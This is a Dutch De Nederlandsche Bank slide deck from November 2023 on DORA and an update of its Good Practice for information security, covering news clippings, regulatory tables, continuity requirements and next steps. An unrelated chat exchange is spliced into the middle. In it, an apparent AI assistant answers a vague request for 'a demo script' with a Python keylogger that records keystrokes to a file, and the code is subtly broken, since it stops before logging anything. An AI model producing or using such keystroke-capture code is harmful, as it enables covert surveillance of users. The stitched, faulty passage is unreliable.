

DORA en de DNB GP Informatiebeveiliging

Verzekeringsmiddag 14 november 2023

Break-Out Sessie

DeNederlandscheBank

EUROSYSTEM

Introductie

Presentator(en):

- Noor Witteveen en Ingrid Talsma, Toezichthouders
Expertisecentrum Operationele & IT-risico's (ECOPIT)

Doel en karakter van de presentatie van vandaag:

- Samenvatting en update DORA
- Verwerking DORA (level 1) in Good Practice Informatiebeveiliging
- Impact DORA op het toezicht van DNB (discussie)

Aanleiding

DNB: 'Informatiebeveiliging één van belangrijkste risico's voor financiële instellingen'

De Nederlandsche Bank ziet informatiebeveiliging en de daarmee samenhangende cyber risico's als een van de belangrijkste strategische risico's bij financiële instellingen. Dat blijkt uit de 2021 editie van DNB's IB-monitor. De toezichthouder stelt dat ruim 15% van de Nederlandse pensioenfondsen en verzekeraars het afgelopen jaar te maken heeft gehad met aanzienlijke financiële schade door beveiligingsincidenten en datalekken.



Honderden Nederlandse bedrijven geraakt door megahack via softwarebedrijf

Gijs den Brinker | Stijn van Gils | 4 juli '21 | 12:20

Een hackersgroep uit Rusland heeft via een omvangrijke cyberaanval op softwaremaker Kaseya wereldwijd naar schatting duizenden bedrijven besmet met gijzelssoftware. Ook honderden Nederlandse bedrijven zijn geraakt.

DNB ziet informatiebeveiliging en daarmee samenhangende cyber risico's als een strategisch risico bij financiële instellingen.

Ruim 15% van de Nederlandse pensioenfondsen en verzekeraars heeft aangegeven in het afgelopen jaar te maken te hebben gehad met aanzienlijke financiële schade door beveiligingsincidenten en datalekken. Tevens heeft ruim 5% van de instellingen in die periode te maken gehad met een geslaagde cyberaanval (ongeautoriseerd toegang). Niet alleen het aantal cyberaanvallen neemt toe, ook de ontwrichtende impact van aanvallen wordt steeds groter. Daarom deelt DNB voorbeelden voor de beheersing van deze risico's in Q&A's en Good Practices, voert DNB sectorbrede en individuele onderzoeken uit bij instellingen en werkt zij op onderdelen samen met de financiële sector om de weerbaarheid van instellingen verder te versterken.



Opinion **The FT View** + Add to myFT

There is an urgent need to reduce systemic cyber risks

The finance sector ought to strengthen its collective defences

RANSOMWARE AS A SERVICE (RAAS) EXPLAINED HOW IT WORKS & EXAMPLES

Gestolen medische dossiers zorgverzekeraar Medibank online geplaatst

woensdag 9 november 2022, 13:19 door Redactie, 9 reacties



Toezicht Verzekeren

DNB ziet operationele cyberweerbaarheid verzekeraars nog onvoldoende verbeteren

30 oktober 2023 — Uit onze sectorbrede analyse informatiebeveiliging 2023 onder Nederlandse verzekeraars komt naar voren dat de rol bij en expliciete kennis van bestuurders en (interne) toezichthouders voor een gedegen (IT) risk management meer aandacht behoort.

Can you give a python script to support the course? For a demo.

Certainly! I can provide you with a simple Python script to demonstrate how to log keyboard input to a local file. However, please remember that this script is for educational purposes only, and it should not be used for any unethical or illegal activities. Always ensure that you have proper authorization and consent when dealing with keyboard logging.

Here's a basic Python script using the 'pynput' library to log keyboard input to a local file:

```
python
from pynput.keyboard import Key, Listener

# Define the path to the log file
log_file = "keylog.txt"

# Function to write the key pressed to the log file
def write_to_log(key):
    try:
        with open(log_file, "a") as f:
            f.write(str(key) + "\n")
    except Exception as e:
        print(f"Error writing to the log file: {str(e)}")

# Function to handle key presses
def on_press(key):
    # Stop the keylogger
    return False
    write_to_log(key)

# Set up the keylogger
with Listener(on_press=on_press, on_release=None) as listener:
    listener.join()
```

The Digital Operational Resilience Act (DORA)


- DORA is een Europese verordening met als doel dat financiële organisaties hun IT-risico's beter gaan beheersen en daarmee weerbaarder worden tegen cyberdreigingen.
- DORA stelt uniforme eisen aan financiële instellingen op het gebied van onder andere **ICT-risicomanagement**, **ICT-gerelateerde incidentmeldingen**, beheersing van ICT-risico's bij **uitbesteding** naar derden en bevat een Europees oversight raamwerk voor **critical third-party providers** (CTPP's)

Aandachtspunten DORA

Van “beheerste en integere bedrijfsvoering” naar strikte en gedetailleerde normen

ICT risk framework (Chapter II)	ICT related incident management classification and reporting (Chapter III)	Digital Operational Resilience Testing (Chapter IV)	Third-party risk management (Chapter V.I)
<ul style="list-style-type: none"> RTS on ICT Risk Management framework (Art.15) RTS on simplified risk management framework (Art.16.3) Guidelines on the estimation of aggregated costs/losses caused by major ICT related incidents (Art. 11.1) 	<ul style="list-style-type: none"> RTS on criteria for the classification of ICT related incidents (Art. 18.3) RTS to specify the reporting of major ICT-related incidents (Art. 20.a) ITS to establish the reporting details for major ICT related incidents (Art. 20.b) Feasibility report on further centralisation of incident reporting through the establishment of a single EU hub for major ICT-related incident reporting (Art. 21) 	<ul style="list-style-type: none"> RTS to specify threat led penetration testing (Art. 26.1) 	<ul style="list-style-type: none"> ITS to establish the templates of register of information (Art.28.9) RTS to specify the policy on ICT services performed by third-party (Art.28.10) RTS to specify the elements to determine and assess when sub-contracting ICT services supporting a critical or important function (Art.30.5)
			Oversight framework (Chapter V.II)
			<ul style="list-style-type: none"> Call for advice on criticality criteria (Art. 31.8) and fees (Art. 43.2) DL: 30 Sept 2023 Guidelines on cooperation ESAs – CAs (Competent Authorities) regarding DORA oversight (Art. 32.7) RTS on harmonisation of oversight conditions (Art. 41)

Bold = policy mandates with deadline 17 January 2024 (first batch)



2. The ICT response and recovery plans shall identify relevant scenarios, including scenarios of severe business disruptions and increased likelihood of occurrence of disruption. The response and recovery plans shall develop scenarios based on current information on threats and on lessons learned from previous occurrences of business disruptions. The scenarios shall include all of the following:

- cyber-attacks and switchovers between the primary ICT infrastructure and the redundant capacity, backups and redundant facilities;
- scenarios in which the quality of the provision of a critical or important function deteriorates to an unacceptable level or fails, and duly considers the potential impact of the insolvency, or other failures, of any relevant ICT third-party service provider;
- partial or total failure of premises, including office and business premises, and data centres;
- substantial failure of ICT assets or of the communication infrastructure;
- the non-availability of a critical number of staff or key staff members;
- natural disasters, pandemic situations and physical attacks, including intrusions and terrorist attacks;
- insider attack;
- political and social instability, including, where relevant, in the jurisdiction from where the ICT third-party service provider provides its services and the location where the data is stored and processed;
- widespread power outage.

11.1 IT Continuity plans

Good Practices

- De instelling heeft een proces ingericht dat onder meer het volgende waarborgt:
- de instelling heeft een continuïteitsplan opgesteld om de impact van een grote versporing op de belangrijkste bedrijfsfuncties en processen te beperken.
 - alternatieve leverings- en herstelmogelijkheden voor alle kritieke IT-services zijn voorhanden
 - het IT-continuïteitsplan is rekening houdend met de continuïteit van cyberbeveiliging maatregelen en de ongestoorde voortzetting van informatieoverlegfuncties tijdens verstoringen en operatievalen.

Vervolgstappen

Radiostilte voorbij: softwarebedrijf Nebu moet van rechter nu écht meer info over hack geven

Softwareleverancier Nebu uit Wormerveer moet meer informatie geven aan een van zijn opdrachtgevers, marktonderzoeker Blauw uit Rotterdam, over een datalek. Dat heeft de Rotterdamse rechtbank besloten in een kort geding dat was aangespannen door Blauw.

Binnenlandredactie 06-04-23, 13:14 Laatste update: 06-04-23, 13:27

- Er wordt nog gesleuteld aan de verdere uitwerkingen (RTS' en ITS' en). Ga desondanks aan de slag met wat al wel beschikbaar is.
- Start tijdig met de gap-analyse
- Zoek de dialoog met dienstverleners
- Houd de nieuwsberichten in de gaten
- Diverse seminars, informatiesessies vanuit ESA's en NCA's geven bruikbare informatie, we roepen op deze actief te volgen.



Toezicht Banken, Toezicht Pensioenen, Toezicht Verzekeren

DORA; tijd om uit de startblokken te komen

31 oktober 2023 — Hoe ver zijn financiële instellingen met hun voorbereidingen op de Digital Operational Resilience Act (verder, DORA)? Lig er een gap-analyse en activiteitenplan klaar en is de governance voor de implementatie helder?

Terugblik op de Good Practice IB


Sinds een aantal jaren onderzoekt DNB de kwaliteit van informatiebeveiliging en cybersecurity binnen de financiële sector. DNB doet dit sinds 2010 op basis van periodieke *self assessments* bij de onder haar toezicht staande instellingen. Als handvat voor het invullen van deze *self assessments* heeft DNB tot nu toe in de 'Q&A Toetsingskader Informatiebeveiliging voor DNB onderzoek' aangegeven waar zij op let bij haar onderzoeken.



- Het DNB Toetsingskader IB is in 2019 geactualiseerd naar de GP IB
- De GP IB geeft bestuurders een toegankelijk document (clickable PDF)
- De expliciete link naar CobiT standaards is losgelaten; vier controls zijn toegevoegd
- De rol van het bestuur en RvC/RvT leden bij IB is explicieter benoemd

Werking Good Practice IB

De GP IB is de basis van al onze toezicht activiteiten op het gebied van IB




Waarom is de update GP IB van belang?




- De huidige GP IB 2019-2020 is een “handreiking” waarop Verzekeraars, Pensioenfondsen en PUO’s hun IB-frameworks kunnen inrichten.
- In deze update zijn de recent uitgebrachte guidelines van EIOPA en DORA level 1 teksten geïntegreerd.

Overzicht bronnen die we hebben gebruikt



Ecopit



eiopa

European Insurance and
Occupational Pensions Authority

ICT security en Cloud/uitbestedingen

DeNederlandscheBank

EUROSYSTEEM



Overall is de update GP IB met name een verdieping

De aangebrachte wijzigingen komen voort uit internationale Guidelines/standaarden en best practices (DNB en sector).

Dit leidt met name tot een verdere actualisering en verdieping van de Good Practice 2019/2020 en niet tot een uitbreiding of een fundamentele wijziging daarvan.




Hoe verhoudt update GP IB zich met DORA?

- DORA level 1 - algemene wettekst is verwerkt in de update GP IB
- DORA level 2 - Regulatory Technical Standards (RTS) worden in eindconcept verwacht in herfst 2024 en gaan in 2025 in werking
- De RTS worden (veel) gedetailleerder dan de DORA level 1 tekst en de GP IB. Vanuit DNB proberen we zo veel mogelijk GP IB in te brengen in de RTS




Belangrijkste wijzigingen uit DORA I

- Aandacht voor kennisniveau van het bestuur om de belangrijkste IT-risico's en beheersmaatregelen te kunnen adresseren.
- Aandacht voor het opzetten en goedkeuren van een digitale operationele weerbaarheid strategie op korte, midden en lange termijn die uiteenzet hoe het Risk Management Framework wordt uitgevoerd (uit DORA)



Belangrijkste wijzigingen uit DORA II

- Bij business continuity: aandacht voor het opzetten van een Business Impact Analysis (BIA) + jaarlijks en bij elke inhoudelijke wijzigingen in ICT-systemen die kritieke of belangrijke functies ondersteunen testen
- Testing control is uitgebreid onder andere met een testprogramma dat gekoppeld is aan het (IT-) risk management framework en Threat lead penetration testing als voorbeeld



Belangrijkste wijzigingen uit DORA III

Een aanzienlijke verdieping ten aanzien van uitbesteding:

- Zoals het vaststellen van een strategie omtrent het ICT-risico van derde aanbieders
- Het bijhouden van een informatieregister met alle contractuele regelingen
- het beoordelen van ICT-concentratierisico



Niet overgenomen uit DORA level 1

- Dora Level 1 is breder dan alleen IB alle elementen die niet relevant voor IB zijn, zijn niet opgenomen
- Niet zijn opgenomen de elementen waarbij de toezichthouder een actievere rol gaat krijgen zoals toezicht op third party providers
- Niet zijn opgenomen de vereisten bij verschillende onderdelen om indien gewenst informatie te geven aan de competent authorities



Belangrijkste wijzigingen uit andere bronnen I

Nieuw is/zijn:

- Meer aandacht voor een risico-gebaseerde aanpak per control. Dit stelt instellingen in staat om maatwerk ten aanzien van hun specifieke IB-maatregelen toe te passen.
- Extra handvatten en verduidelijking van de volwassenheidsniveaus (naar aanleiding van vragen uit de sector)

1.1 Information Security Plan

Good Practices

De instelling heeft een proces ingericht dat onder meer het volgende waarborgt:

- Eisen op het gebied van beschikbaarheid, integriteit en vertrouwelijkheid van informatie zijn vanuit bedrijfsinstellingen, bedrijfsprocessen, risk en compliance getaald en vertaald in een informatiebeveiligingsbeleid en een daaruit volgende informatiebeveiligingsplan.
- Het informatiebeveiligingsbeleid en -plan hebben een relatie met de bedrijfsstrategie en de aard en omvang van de instelling (proportionaliteit).
- In het informatiebeveiligingsbeleid is aandacht gegeven aan de weerbaarheid van de instelling tegen cyberdreigingen.
- Het informatiebeveiligingsbeleid wordt periodiek geactualiseerd en gecommuniceerd naar in- en externe belanghebbenden.
- De uitvoering van het informatiebeveiligingsplan wordt gemonteerd.
- Een en ander wordt afgehandeld op passende wijze in de informatiebeveiligingsrapportages.

De instelling let op de volgende punten bij uitbesteding:

- Bij uitbesteding van activiteiten/systemen blijft instelling eindverantwoordelijk voor het opstellen en naleven van het informatiebeveiligingsbeleid en -plan. De instelling heeft een proces dat minimaal het volgende waarborgt (zie ook de in de DNB gepubliceerde Good Practice uitbesteding)¹⁰
- De instelling heeft afspraken gemaakt met de dienstverlener ten aanzien van het naleven van het informatiebeveiligingsbeleid en indien van toepassing uitvoering van het informatiebeveiligingsplan van de instelling. Deze werken door naar externe ondernemers.
- De instelling ontvangt Service Level Rapportages (SLR) en/of compliance rapportages met de juiste scope en omvang aan de hand waarvan de afspraken kunnen worden gemonitord.
- De instelling stuurt bij wanneer haar risicogaranties worden overschreden (zie Risk Management cycle).

Voorbeelden hierbij zijn:

- De instelling heeft een informatiebeveiligingsbeleid opgesteld in lijn met internationaal geaccepteerde standards zoals ISO27001 en het NIST cybersecurity framework.
- Het informatiebeveiligingsbeleid bevat zowel preventieve, detecterende, corrigerende als repressieve maatregelen. In het NIST cybersecurity framework komt dit bijvoorbeeld nader tot uitdrukking in fasen Identify, Protect, Detect, Respond en Recover.
- Het informatiebeveiligingsbeleid van de instelling beschrijft zowel (IT) technische maatregelen als procedurele maatregelen in de bedrijfsprocessen.
- De instelling actualiseert het informatiebeveiligingsbeleid met een vaste periodiciteit die past bij de aard en omvang van de instelling (bijvoorbeeld tweesjaars) en met een hogere frequentie wanneer daartoe aanleiding bestaat, bijvoorbeeld bij fuses en overnames, majeure uitbestedingen of nieuwe cyberdreigingen.
- Medewerkers van de instelling zijn via awareness programma's bekend met het informatiebeveiligingsbeleid en kennen hun rol en verantwoordelijkheden in dat verband.


10. De <http://www.toezicht.dnb.nl/ijp-cyrisp>

27



Belangrijkste wijzigingen uit andere bronnen II

- Meer aandacht voor de gewenste rol van het bestuur van de instellingen, uitgeschreven in groot aantal controls.
- Aandacht voor het opzetten van een nieuwe nader omschreven informatiebeveiligingsfunctie door de instellingen (uit EIOPA).
- Meer aandacht en voorbeelden voor het versterken van de samenwerking tussen de instellingen en andere betrokken partijen



Vervolgstappen

We leggen op dit moment de laatste hand aan de GP IB.

We hebben veel reacties gekregen uit de consultatie. De update GP IB werd zeer positief ontvangen en er zijn veel details suggesties gedaan om de update verder te versterken.

We zijn bezig met het schrijven van een begeleidend nieuwsbericht en gaan deze maand publiceren



Ter discussie

Op dit moment weten we niet hoe gedetailleerd de RTS uiteindelijk gaat worden. De verwachting is meer gedetailleerd en rule based.

We gaan richting 2025 bekijken of en welke onderdelen van de GP IB relevant blijven. Voor nu is de update GP IB een eerste stap richting compliance aan DORA

Stelling: De Good Practice IB is te principle based en kan niet naast DORA bestaan.

